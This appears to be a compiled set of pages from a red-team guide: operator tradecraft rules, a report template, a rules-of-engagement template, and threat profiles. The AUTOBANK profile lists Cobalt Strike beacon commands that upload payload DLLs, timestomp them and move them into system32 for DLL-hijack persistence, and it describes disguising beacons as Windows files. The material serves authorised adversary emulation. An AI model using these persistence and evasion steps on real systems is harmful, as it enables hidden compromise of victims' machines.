As a general rule, do not drop binaries on the system. Use built-in commands, such as PowerShell, to achieve your goals first. This is not always possible and binaries may be required; however, binaries must be vetted, obfuscated and tested against detection before use. Ensure all other "Do’s and Don’ts" are met for all binaries. Consult a senior operator before dropping any binary.


### **DOWNLOAD RESTRICTED DATASETS**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#download-restricted-datasets)

NEVER download (or remove from the target network) any PII, HIPPA, PCI, or other restricted datasets. A good rule of thumb is to annotate the type of data, location, access method, and level of access of restricted data in the log. Ensure the log notes include a reference to the type of data discovered for quick reference. Take a screenshot of the displayed filename and location (assuming the file name has no restricted data included). If the operator can screenshot a portion of the dataset without capturing the restricted data, they may do so for proof-of-access; however, DO NOT take screenshots of the data itself!

# OPERATOR LOG

## **EXAMPLE OPERATOR LOG**[**​**](https://redteam.guide/docs/Templates/oplog#example-operator-log)

This operator log example shows the type of detail needed to describe an action taken by a red team operator.



# RED TEAM REPORT TEMPLATE

[ **TARGET NAME / CUSTOMER** ] **ABC Industries, Inc.**

[ **Report Title** ] **ABC Industries, Inc. Red Team Engagement**

[ **DATE** ] **December 2018**

## **EXECUTIVE SUMMARY**[**​**](https://redteam.guide/docs/Templates/report_template#executive-summary)

[ **Red Team** ] performed a Red Team engagement on [ **CLIENT NAME** ] domain from [ **DATES** ].

The engagement performed by [ **Red Team** ] employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves open source intelligence (OSINT) collection, enumeration, exploitation, and attack in order to perform goal specific operational impacts. The goals included:

* [ **Goal 1** ]
* [ **Goal 2** ]
* [ **Goal x** ]

Although Red Team engagements are focused on security weaknesses, several positive observations were made:

* [ **Observation 1** ]
* [ **Observation 2** ]
* [ **Observation x** ]

Specific observations for this assessment are outlined in the “Observations and Recommendations” section of this report. The following list is a brief summary of these observations:

* [ **Observation 1** ]
* [ **Observation 2** ]
* [ **Observation x** ]

A summary of goals and objectives achieved by [ **Red Team** ] include the following:

* [ **Goal 1 Results** ]
* [ **Goal 2 Results** ]
* [ **Goal x Results** ]

[ **Red Team** ] has provided specific recommendations for reducing the risks imposed by these issues in the “Observations and Recommendations” section of this report. [ **Red Team** ] appreciates the opportunity to support [ **CLIENT NAME** ] with its computer security. We look forward to assisting you and the [ **CLIENT NAME** ] IT Staff in future endeavors.

## **TABLE OF CONTENTS**[**​**](https://redteam.guide/docs/Templates/report_template#table-of-contents)

[ **TOC GOES HERE** ]

## **METHODOLOGY AND GOALS**[**​**](https://redteam.guide/docs/Templates/report_template#methodology-and-goals)

Red Team engagements performed by [ **Red Team** ] employ real-world adversary techniques to target the systems under test. [ **Red Team** ] uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes and technology. The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. Get In, Stay In, and Act. The sequence of activities in this approach involves open source intelligence (OSINT) collection, enumeration, exploitation, and attack. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines. The next phase involves analyzing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the customer.

The goals included:

* [ **Goal 1** ]
* [ **Goal 2** ]
* [ **Goal x** ]

## **SCENARIO AND SCOPE**[**​**](https://redteam.guide/docs/Templates/report_template#scenario-and-scope)

### **SCENARIO**[**​**](https://redteam.guide/docs/Templates/report_template#scenario)

The Red Team engagement was based on the Assumed Breach Model utilizing external command and control. A coordinated phishing attack was used to begin the test and involved the support of a trusted agent. The coordinated phish was followed by a phishing attack against real-world users who did not have any knowledge of the engagement. The approach of the Assumed Breach Model allows the test to begin quickly and later use access gained from the phishing attack to validate actions.

### **SCOPE**[**​**](https://redteam.guide/docs/Templates/report_template#scope)

The scope identified by [ **CLIENT NAME** ] is to include the subnet: 111.222.333.444/24. Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text


### **MICELLANEOUS**[**​**](https://redteam.guide/docs/Templates/report_template#micellaneous)

Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text

* List Bullet
* List Bullet
* List Bullet


## **ATTACK NARRATIVE**[**​**](https://redteam.guide/docs/Templates/report_template#attack-narrative)

The following section outlines the sequence of events and highlights the key points during the engagement.




### **CRITICAL STEP 1**[**​**](https://redteam.guide/docs/Templates/report_template#critical-step-1)

[ **Crital step details. Include enough details to describe the observations** ]



### **CRITICAL STEP 2**[**​**](https://redteam.guide/docs/Templates/report_template#critical-step-2)

[ **Crital step details. Include enough details to describe the observations** ]



## **OBSERVATIONS AN RECOMMENDATIONS**[**​**](https://redteam.guide/docs/Templates/report_template#observations-an-recommendations)

The following section is intended to discuss specific scenarios that contributed to the compromise. The observations might be individually exploitable, an element of the overall compromise, or serve as a condition that directly impacts the ability to move laterally, escalate privileges, or persist.

### **OBSERVATION 1**[**​**](https://redteam.guide/docs/Templates/report_template#observation-1)

[ **Observation details** ]

### **RECOMMENDATION (OPTIONAL)**[**​**](https://redteam.guide/docs/Templates/report_template#recommendation-optional)

[ **Recommendation details** ]

### **VALIDATION (OPTIONAL)**[**​**](https://redteam.guide/docs/Templates/report_template#validation-optional)

[ **Validation details** ]

### **OBSERVATION 2**[**​**](https://redteam.guide/docs/Templates/report_template#observation-2)

[ **Observation details** ]

### **RECOMMENDATION (OPTIONAL)**[**​**](https://redteam.guide/docs/Templates/report_template#recommendation-optional-1)

[ **Recommendation details** ]

### **VALIDATION (OPTIONAL)**[**​**](https://redteam.guide/docs/Templates/report_template#validation-optional-1)

[ **Validation details** ]

## **CONCLUSION**[**​**](https://redteam.guide/docs/Templates/report_template#conclusion)

[ **Red Team** ] performed a Red Team engagement at the request of [ **CLIENT NAME** ] to determine the full impact of a realistic threat. The [ **Red Team** ] team identified several exploitable vulnerabilities that were leveraged to establish a foothold, escalate privileges, expand access across the domain, and move proprietary information out of the network. [ **Red Team** ] assesses that an external threat can successfully compromise [ **CLIENT NAME** ] systems based on the path demonstrated during the assessment. No highly specialized exploits or tools were used or required to perform any of the actions described within this report. [ **Red Team** ] used a publicly available attack framework for nearly all exploitation activities. The technical skill level required to conduct individual actions ranges from low to intermediate. The required technical capability and level of access that was achieved by chaining these vulnerabilities is a cause for concern. Critical exposures and observations include [ **observation** ], [ **observation** ], and [ **observation** ]. [ **Red Team** ] operators demonstrated that an adversary with an organized phishing campaign could potentially compromise the [ **CLIENT NAME** ] domain and remotely collect sensitive data or observe, disrupt or deny business operations. Overall, the Red Team was able to accomplish threat objectives and it is our hope that the security posture of [ **CLIENT NAME** ] systems will be improved as a result of the efforts.

# ROE TEMPLATE

# RED TEAM RULES OF ENGAGEMENT

[ **Company Name and Logo** ] **XYZ, Inc.**

[ **TARGET NAME / CUSTOMER** ] **ABC Industries, Inc.**

[ **DATE** ] **December 2018**

## **EXECUTIVE SUMMARY**[**​**](https://redteam.guide/docs/Templates/roe_template#executive-summary)

The Rules of Engagement (ROE) document the approvals, authorizations, and critical implementation issues necessary to execute the engagement. Signing of the ROE constitutes acknowledgement and approval of the customer, system owner, and Red Team of the Red Team’s authorities in execution of the engagement.

The objectives include: ( see Appendix for details )

* Objective 1
* Objective 2
* Objective 3
* Objective 4

Explicit Restrictions: ( see Appendix for details )

* Restriction 1
* Restriction 2

Authorized Target Space: ( see Appendix for details )

* IP Range (or set)
* Domains
* URLs
* Network Segments

Activities: ( see Appendix for details )

* Reconnaissance
* Access Types
* Positioning
* Impacts

## **TABLE OF CONTENTS**[**​**](https://redteam.guide/docs/Templates/roe_template#table-of-contents)

[ **TOC GOES HERE** ]

## **RULES OF ENGAGEMENT INTRODUCTION**[**​**](https://redteam.guide/docs/Templates/roe_template#rules-of-engagement-introduction)

### **PURPOSE**[**​**](https://redteam.guide/docs/Templates/roe_template#purpose)

To establish the responsibilities, relationships, and guidelines between the [ **Red Team** ] Red Team hereafter referred to as [ **Red Team** ], [ **The Customer** ], [ **System Owner** ] , and [ **any stakeholders required for engagement execution** ] for conducting a Red Team engagement on [ **Target Organization, network, or system** ] hereafter referred to as [ **Target of Engagement** ]. The engagement will be conducted from Red Team locations at [ **address** ] on target systems located at [ **IP/Domain, Address** ].

### **REFERENCES**[**​**](https://redteam.guide/docs/Templates/roe_template#references)

[ **Applicable References Here** ]

1. PIA...
2. HIPAA ...
3. ISO...

### **SCOPE**[**​**](https://redteam.guide/docs/Templates/roe_template#scope)

This agreement is applicable to [ **business, customer, system, network** ] for the receipt of Red Team activities. This document will establish the guidelines, limitations, and restrictions for conducting a Red Team engagement.

### **DEFINITIONS**[**​**](https://redteam.guide/docs/Templates/roe_template#definitions)

[ **Short definition of terms** ]

### **RULES OF ENGAGEMENT AND SUPPORT AGREEMENT**[**​**](https://redteam.guide/docs/Templates/roe_template#rules-of-engagement-and-support-agreement)

a. [ **Red Team** ] has been agreed upon to conduct a Red Team engagement and supporting Red Team activities. This document provides the ground rules for planning, executing and reporting the engagement.

b. [ **Short description of the services requested and information about the requesting entity** ]. The following systems, networks and/or assets will be included:

* [ **List of business/organization systems and networks included** ]
* All software and hardware included as a target during the engagement.

c. The Red Team will [ **list of activities** ]

* The engagement is designed to [ **objectives** ]. This means the system must [ **whatever the objectives are designed to test/assess/evaluate/stress** ].
* For the Red Team, an open network will be utilized. An open network is defined as a network with access to the Internet.
* Engagement activities will be conducted using scenarios detailed in the Threat Profile [ **Appendix x** ].
* The customer is responsible for [ **List of responsibilities** ].
* There will be complete and open coordination with all stakeholders required for engagement execution. Stakeholders are the parties represented by the signatories of this document.
* Red Team activities are limited to the target of engagement.
* Red Team tools and activities may be intrusive, but will not intentionally disrupt services outside the authorizations of these Rules of Engagement.
* The Red Team will provide [ **X** ] updates ([ **list each** ]) as follows:
* Update 1: [ **Conditions** ]
* Update 2: [ **Conditions** ]

d. [ **Customer** ] will: [ **Include list of responsibilities** ]

* Provide the Red Team administrative facilities and support for all team personnel as necessary to conduct the engagement (if on-site).
* Provide support with network and resources for conducting the engagement, including adequate workspace (quiet facility), network drops and power connections for the Red Team’s systems.
* Provide IP address ranges and administrative support for target of engagement.
* Coordinate support of Red Team activities, with the appropriate stakeholders.
* Provide contact information (i.e., names, job titles, phone & email address) to the signatories of this document.
* Provide to the Red Team the results of the Vulnerability Assessment scans performed prior to the engagement to create the effects of intelligence gathering background efforts expected of a malicious entity.

e. Red Team efforts will be coordinated with [ **Insert POC position/title** ] for the duration of the engagement. The Red Team will target only those hosts and Internet protocol (IP) addresses within the confines and control of the target of engagement network.

f. Red Team methods may be intrusive, but should not be destructive, and will be terminated if information is gathered pertaining to an actual intrusion. Red Team is responsible for informing [ **Insert POC position/title** ] if an actual intrusion is discovered. [ **Insert POC position/title** ] will report the actual intrusion to the appropriate representative, along with any substantiating information regarding the detected intrusion.

g. Red Team operations require the use of exploitation and attack tools and techniques. All tools employed by the Red Team have been extensively tested by the team to ensure they are non-destructive and are under positive control when employed.

h. Red Team systems contain exploit tools, code, and technical references, which are not to be viewed, distributed or evaluated by external organizations.

i. The Red Team will attempt to gain access to the target of engagement.

j. Off-limit IP lists are provided as Appendix [ **X** ]. This list should only include those IP ranges within the network that are not part of the engagement.

k. The Red Team may only conduct activities against client networks that provide sufficient notice to system users that their use of those systems constitutes consent to monitoring. It is the responsibility of the target of engagement legal counsel to review these notice procedures and certify they provide sufficient notice.

l. Sensitive information reporting:

* Vulnerabilities discovered during the engagement that present an immediate risk to life, limb, or eyesight will be reported promptly to [ **Insert POC position/title** ] to enable immediate response or action. Representatives of the signatories of this ROE will receive follow-on notification as appropriate.
* Incidental discovery of information that relates to serious crimes such as sabotage, threats, or plans to commit offenses that threaten a life or could cause significant damage to or loss of customer property, and which does not present an immediate risk, will be reported to the applicable local authorities for action.
* The Red Team reporting is otherwise conducted in a way that does not attribute information or particular activity to an individual.
* Red Team activities may not be conducted in support of law enforcement or criminal investigation purposes.

m. Cease operations process:

* The Red Team will suspend activity upon detection of computer anomalies that could potentially be unauthorized intrusions into target of environment networks. The Red Team will suspend activity when unintentional information as described above is encountered, and until the appropriate reporting has taken place.
* All engagement activities operate under the direction of the Engagement Director, who may alter or cease activities as necessary.

n. Information usage:

* The Red Team will not intentionally compromise Privacy of Information Act (PIA), medical, justice, worship or religious pursuit, or any other protected or privileged information. If a compromise does occur, it will be handled through normal procedures. The proper security personnel will be notified immediately.
* The Red Team is authorized to exploit files, email, and/or message traffic stored on the network, as well as communications transiting the network for analysis specifically related to the accomplishment of their objectives. (e.g., identifying user ID’s, passwords and/or network IP addresses in order to gain further access).
* The Red Team will not intentionally modify or delete any operational user data, or conduct any Denial of Service attacks. The Red Team will not otherwise intentionally degrade or disrupt normal operations of the targeted systems.
* The Red Team reporting is conducted in a way that does not attribute information or particular activity, to a specific individual.

o. Deconfliction process:

* All detected information assurance incidents, whether real-world or alleged Red Team activity, should immediately be reported using normal incident reporting processes.
* The [ **the customer** ], [ **system owner (if different)** ] POC may contact the Red Team’s POC to determine if discovered activities are the result of the Red Team.

p. Deliverables:

* The Red team will provide an engagement summary presentation for the target of engagement representatives at the completion of the engagement.
* The Red Team will provide a written summary of the engagement results to the [ **insert POC position/title** ] representative within 30 days following completion of the test.

### **ROE PROVISIONS**[**​**](https://redteam.guide/docs/Templates/roe_template#roe-provisions)

The following additional provisions apply to this memorandum:

a. All operations will be conducted within guidelines established by applicable policy, regulations and laws.

b. All contact with computer networks/subnets will be from within the Red Team or target of engagement environment.

c. During the engagement, any deviations from these ROE must be mutually agreed to and approved in writing by the senior representatives for the Red Team, [ **the customer** ], [ **system owner (if different)** ], and [ **any stakeholders required for engagement execution** ].

### **REQUIREMENTS, RESTRICTIONS, AND AUTHORITY**[**​**](https://redteam.guide/docs/Templates/roe_template#requirements-restrictions-and-authority)

a. The Red Team will:

* Provide the appropriate support and input for the planning of the engagement.
* Coordinate engagement approval and support via this Rules of Engagement (ROE).
* Inform target of engagement POCs of all team requirements (logistics, administrative, etc.).
* Coordinate team personnel and administrative issues/concerns with [ **insert POC position/title** ].
* Provide contact information (i.e. names, job titles, phone & email address) to the [ **customer** ] representatives.
* Escalate problems and issues to the appropriate representatives.
* Upload, where appropriate, indicators on systems to demonstrate a compromised state.
* When necessary, add/modify/disable accounts (not delete them) on compromised systems.
* Conduct exploitation with the intent of emulating threat techniques, tactics and procedures.
* May view/read or modify personal data files, PII, or emails.
* NOT use unapproved tools.
* NOT damage systems or networks.
* NOT conduct denial of service (DOS), except as explicitly approved.

### **GROUND RULES**[**​**](https://redteam.guide/docs/Templates/roe_template#ground-rules)

This section identifies specific rules associated with the execution of this event.

a. Network Operations

* All systems outside the IP ranges provided under separate cover are off limits
* All [ **insert here** ] applications that are discovered during network operations will be off limits. This includes the following (list provided)
* [ **insert here** ] are off limits. IP addresses will be provided Appendix [ **X** ].

b. Physical Engagement

* All [ **insert here** ] areas are off limits to Red Team personnel including transient movement due to potential loss of life, limb, or eyesight
* Buildings [ **0** ] through [ **1** ] are off limits
* [ **X** ] binders in any office will not be inspected, touched or removed.

### **RESOLUTION OF ISSUES/POINTS OF CONTACT (POC)**[**​**](https://redteam.guide/docs/Templates/roe_template#resolution-of-issuespoints-of-contact-poc)

Any issues that may develop, which are not covered by this ROE, will be resolved mutually with all stakeholders.

* CIO Representative: Mr. Joe Snuffy, (555) 555-0001, [joe.snuffy@iheartredteams.com](mailto:joe.snuffy@iheartredteams.com)
* CIO: Mrs. Jane Doe, (555) 555-0005, [jane.doe@customer.com](mailto:jane.doe@customer.com)
* Red Team Lead: Mr. James Tubberville, 123.456-7890. [james@iheartredteams.com](mailto:james@iheartredteams.com)
* Red Team Tech Lead: Mr. Joe Vest, 123.456.7890, [joe@iheartredteams.com](mailto:joe@iheartredteams.com)
* [ **Trusted Agent** ]: Mr. Blah Phisher, 123.456.7890, [blah.phisher@customer.com](mailto:blah.phisher@customer.com)
* [ **System Owner** ]: (REPRESENTATIVE) (PHONE) (EMAIL)
* [ **Engagement Director** ]: (REPRESENTATIVE) (PHONE) (EMAIL)
* [ **White Cell Lead** ]: (REPRESENTATIVE) (PHONE) (EMAIL)
* [ **CEO** ]: (REPRESENTATIVE) (PHONE) (EMAIL)

### **AUTHORIZATION**[**​**](https://redteam.guide/docs/Templates/roe_template#authorization)

This agreement becomes effective upon the date of the last approving official's signature. Termination of this agreement can be directed by any of the stakeholders listed in this document at any time by giving notice in writing to the non-terminating parties. This agreement can only be modified by mutual written consent of the signatories. Changes must be coordinated by means of an exchange of memoranda between the signatories. This agreement will undergo a review in its entirety with each modification request or by the request of either party after giving notice in writing at least 7 days prior to the review.

### **APPROVAL**[**​**](https://redteam.guide/docs/Templates/roe_template#approval)

The signatures below denote that all parties have read and agree to this Memorandum of Agreement.

[ **Sign with signature authority from red team and target organization** ]

|  | **Red Team** | **Target / Customer** |
| --- | --- | --- |
| Name |  |  |
| Title |  |  |
| Date |  |  |
| Signature |  |  |

## **APPENDIX A**[**​**](https://redteam.guide/docs/Templates/roe_template#appendix-a)

List of assets, systems and data Restricted IP Addresses:

Restricted IP Assets

* 10.10.10.0/24
* 10.10.11.0/24
* 10.11.0.0/16

Authorized IP Space

* 10.10.12.0/24
* 10.10.13.0/24
* 10.12.0.0/16

Restricted Hosts:

* customer\_workstation\_1-1000
* customer\_server\_1-20

Authorized Hosts:

* PII\_workstation\_1-1000
* PII\_server\_1-20
* All hosts not expressly restricted

Restricted Buildings:

* Bldg. 1 Office 310
* Bldg. 2 Office 600

Authorized Buildings:

* Buildings 1, 2, 3, 4 All spaces not expressly restricted

## **APPENDIX B - POINTS OF CONTACT**[**​**](https://redteam.guide/docs/Templates/roe_template#appendix-b---points-of-contact)

[ **Role, Name, Title, Phone, Email, Office** ]

Engagement Director:

* Name
* Phone
* Email
* Office Location

Trusted Agent:

* Name
* Title: Chief Information Officer
* Phone
* Email
* Office Location

White Cell Lead:

* Name
* Title: Chief Executive Officer
* Phone
* Email
* Office Location

Emergency Contact:

* Name
* Title: Executive Assistant
* Phone
* Email
* Office Location

Red Team Lead:

* Name
* Phone
* Email
* Office Location

## **APPENDIX C – RED TEAM METHODOLOGY**[**​**](https://redteam.guide/docs/Templates/roe_template#appendix-c--red-team-methodology)

[ **Example or representative activities only – Detail not required** ] ]

**Get In**

* Reconnaissance
  + Perform Open Source Intelligence (OSINT)
  + Target websites
  + Social Media
  + Search engines
  + Public code repositories
* Enumeration
  + Identify external assets
  + Perform reverse DNS scan to identify hosts
  + Identify URLs and other external touch points
  + Web presence evaluation
  + Browse as a normal user through a web proxy to capture intelligence and understanding
  + Identify known vulnerabilities and vulnerable conditions
* Exploitation
  + Attempt to exploit targets based on current knowledge
  + Perform situational awareness on target
  + Attempt Local Privilege Elevation
  + Attempt Domain or other system level Privilege Elevation

**Stay-In**

* Post Exploitation
  + Identify domain user/groups memberships
  + Identify IP space
  + Identify file shares
  + Establish persistence
  + Use persistence plan to place agents on target systems
  + Move Laterally
  + Continued Lateral Movement
  + Continued Enumeration

**Act**

* Operational Impact
  + Perform planned operational impacts

## **APPENDIX D – ENGAGEMENT OBJECTIVES**[**​**](https://redteam.guide/docs/Templates/roe_template#appendix-d--engagement-objectives)

As part of the Red Team engagement, [ **Red Team** ] will be replicating the TTPs associated with the group known as [ **insert group** ]. Details have been provided in the threat profile listed in the Appendix . This threat has been known to exploit and attack the systems and networks servicing the transactional records, customer order database, and XYZ of organizations similar to [ **Customer** ].

**Objective 1:**

* Integrity of critical customer transactional data
  + Determine ability of threat to [ **insert objective** ]
  + Determine the system’s ability to [ **insert objective** ]

**Objective 2:**

* Integrity of customer’s order database
  + Determine ability of threat to [ **insert objective** ]
  + Determine the system’s ability to [ **insert objective** ]

**Objective 3:**

* Evaluation of Incident Response Procedures
  + Determine ability of threat to [ **insert objective** ]
  + Determine the system’s ability to [ **insert objective** ]

## **APPENDIX E – THREAT PROFILE**[**​**](https://redteam.guide/docs/Templates/roe_template#appendix-e--threat-profile)

As part of the Red Team engagement, [ **Red Team** ] will be replicating the TTPs associated with the group known as [ **insert group** ]. Details have been provided in the form of threat profile. The profile a description of the threat being portrayed. Details include the threat's description and technical indicators that a threat leaves behind.

Note: This is a simplified example intended to be used as reference. A full threat profile will likely be several pages in length.

**Description**

* General mid-tiered threat that uses common offensive tools and techniques.

**Goal and Intent**

* Exist in the network to enumerate systems and information in order to maintain Command and Control to support future attacks.

**Key IOCs**

* Cobalt Strike HTTPS beacon on TCP 443
* Payload: c:\programdata\microsoft\iexplore.exe
* Timestamp: 7/13/2009 10:04 PM
* MD5: a7705501c5e216b56cf49dcf540184d0

**C2 Overview**

* HTTPS on port 443 Cobalt Strike Beacon with a five-minute callback time. Calling directly to threat-owned domains.

**TTPs (Enumeration, Delivery, Lateral Movement, Privilege Escalation, etc.)**

Assumed Breach Model, no initial delivery via exploitation. POST-exploitation via Cobalt Strike commands. Enumeration and lateral movement via Cobalt Strike and native Windows commands. Privilege escalation limited and determined POST-exploitation.

**Exploitation**

* Assumed Breach Model, no exploitation.

**Persistence**

* User-level persistence using Microsoft Outlook rule triggered by specific email.

# THREAT PROFILE (AUTOBANK)

## **DESCRIPTION**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#description)

C2 threat inspired by the Carbanak APT malware. It uses DNS and HTTP for C2 communications.

Reference: <http://krebsonsecurity.com/wp-content/uploads/2015/02/Carbanak_APT_eng.pdf>

## **CHARACTERISTICS**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#characteristics)

* C2 Backend: CobaltStrike 3
* Port(s): 53, 445, 80 (DNS, SMB, HTTP)
* C2 communication using DNS, HTTPS and SMB Traffic
* IP communication using DNS hostnames

Cobalt Strike HTTP Request Profile:

* UserAgent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0)"
* GET: /favicon
* POST /token

## **SYSTEM MODIFICATIONS**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#system-modifications)

### **FILES**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#files)

HTTPS PAYLOAD:

* Hijacked DLL: **c:\windows\system32\wlbsctrl.dll**
* HTTPS Beacon: **c:\windows\system32\services.dll**
* SMB Beacon: **c:\windows\system32\services.dll**

\*NOTE: using the same dll name for each beacon type.

Binary modified using a resource hacker to look similar to other Windows files

* File Description: Services
* File Version: 6.1.7601.17514
* Product Name: Internet Explorer
* Product Version: 6.1.7601.17514
* Copyright: (c) Microsoft Corporation. All rights reserved
* Date Modified: 7/13/2009 08:41:22 PM

## **REGISTRY**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#registry)

* None

## **WINDOW SERVICE**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#window-service)

* None

## **WMI**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#wmi)

* None

## **DEPLOYMENT STEPS**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#deployment-steps)

1. Create CobaltStrike C2 Profile
2. Build payloads using profile
3. build 32 bit DLL files - named services.dll
4. Use a Resource Hacker utility to modify binaries to match File Attributes
5. Deploy dlls to target system
6. Verify time matches surrounding files (TimeStomp if needed)

## **PERSISTENCE STEPS (VIA COBALTSTRIKE BEACON CONSOLE)**[**​**](https://redteam.guide/docs/Threat%20Profiles/autobank#persistence-steps-via-cobaltstrike-beacon-console)

cd c:\windows\temp  
upload /data/5-PAYLOADS/wlbsctrl.dll  
upload /data/5-PAYLOADS/services1.dll (DNS Beacon)  
upload /data/5-PAYLOADS/services2.dll (SMB Beacon)  
  
shell mv services(1/2).dll services.dll  
  
powershell-import /data/PAYLOADS/Set-FileTimeStamps.ps1  
powershell Set-FileTimeStamps c:\windows\temp\wlbsctrl.dll "7/13/2009 08:41:22 PM"  
powershell Set-FileTimeStamps c:\windows\temp\services.dll "7/13/2009 08:41:22 PM"  
  
shell move c:\windows\temp\wlbsctrl.dll c:\windows\system32  
shell move c:\windows\temp\services.dll c:\windows\system32

# THREAT PROFILE (BLUEHEART)

## **DESCRIPTION**[**​**](https://redteam.guide/docs/Threat%20Profiles/blueheart#description)

BLUEHEART was inspired on APT28 malware using CobaltStrike malleable C2 profiles, custom metadata, and TTPs.

## **GOAL AND INTENT**[**​**](https://redteam.guide/docs/Threat%20Profiles/blueheart#goal-and-intent)

